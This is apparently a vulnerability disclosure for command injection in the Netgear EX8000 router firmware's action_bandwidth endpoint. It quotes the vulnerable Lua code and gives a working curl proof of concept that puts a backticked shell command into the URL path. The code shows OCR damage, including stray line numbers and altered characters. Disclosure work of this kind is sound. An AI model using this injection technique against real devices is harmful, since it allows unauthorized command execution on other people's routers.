Netgear EX8000 V1.0.0.126 action_bandwidth Command Injection Vulnerability

Product Information

```
Brand: Netgear
Model: EX8000
Firmware Version: V1.0.0.126
Official Website: https://www.netgear.com/
Firmware Download URL:
https://www.downloads.netgear.com/files/GDC/EX8000/EX8000-V1.0.0.126.zip
```

Affected Component

```
The `iface` parameter in the `action_bandwidth` function within the file:
| \usr\lib\lua\luci\controller\admin\status.lua
```

Vulnerability Details

In the file \usr\lib\lua\luci\controller\admin\status.lua, an API endpoint is defined at admin/status/realtime/bandwidth_status, which triggers the action_bandwidth function. This function is vulnerable to **command injection** due to insufficient sanitization of the iface parameter.

```
function index()
entry({"admin", "status"}, alias("admin", "status", "overview"), _("Status"), 20).index = true
entry({"admin", "status", "overview"}, template("admin_status/index"), _("Overview"), 1)
entry({"admin", "status", "iptables"}, call("action_iptables"), _("Firewall"), 2).leaf = true
entry({"admin", "status", "routes"}, template("admin_status/routes"), _("Routes"), 3)
entry({"admin", "status", "routes"}, call("action_syslog"), _("System Log"), 4)
entry({"admin", "status", "dmesg"}, call("action_dmesg"), _("Kernel Log"), 5)
entry({"admin", "status", "processes"}, cbi("admin_status/processes"), _("Processes"), 6)


entry({"admin", "status", "realtime"}, alias("admin", "status", "realtime", "load"), _("Realtime Graphs"), 7)

entry({"admin", "status", "realtime", "load"}, template("admin_status/load"), _("Load"), 1).leaf = true
entry({"admin", "status", "realtime", "load_status"}, call("action_load")).leaf = true
entry({"admin", "status", "realtime", "bandwidth"}, template("admin_status/bandwidth"), _("Traffic"), 2).leaf = true
entry({"admin", "status", "realtime", "bandwidth_status"}, call("action_bandwidth")).leaf = true
```

```
63
     function action_bandwidth(iface)
64
          luci.http.prepare content("application/json")
65
          local bwc = io.popen("luci-bwc -i %q 2>/dev/null" % iface
66
67
          if bwc then
68
              luci.http.write("[")
69
70
              while true do
                  local In = bwc:read("*1")
71
72
                  if not ln then break end
73
                  luci.http.write(ln)
74
              end
75
76
              luci.http.write("]")
              bwc:close()
77
78
          end
79
     end
```

Attack

As shown in the following figure, when injecting the command <code>ping -c 6 192.168.31.166</code> into the parameters, the Wireshark packet capture results confirm that the command was successfully executed. Specifically, **6 ICMP Request packets** sent from [192.168.31.239] to [192.168.31.166] were captured.



POC

```
curl --path-as-is -i -s -k -X $'GET' \
       -H $'Host: 192.168.31.239' -Н $'Cache-Control: max-age=0' -Н
2
  $'Authorization: Basic MTc50DQ0MjQ3MkBxcS5jb206MTIZNDU2Nzg=' -H $'Accept-
   Language: en-US' -H $'Upgrade-Insecure-Requests: 1' -H $'User-Agent:
   Mozilla/5.0 (Windows NT 10.0; Win64; x64) ApplewebKit/537.36 (KHTML, like
   Gecko) Chrome/126.0.6478.127 Safari/537.36' -H $'Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
   mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H $'Accept-
   Encoding: gzip, deflate, br' -H $'Connection: keep-alive' \
       -b $'sysauth=e987216b419d322ff7b08f9bdf290d6b; sessionEnable=1;
3
  dsessid=62994777' \
       $'http://192.168.31.239/cgi-
  bin/luci/;stok=13d701715b2f6f698b4bdd853fc87570/admin/status/realtime/bandwid
   th_status/%60ping%20-c%206%20192.168.31.166%60'
```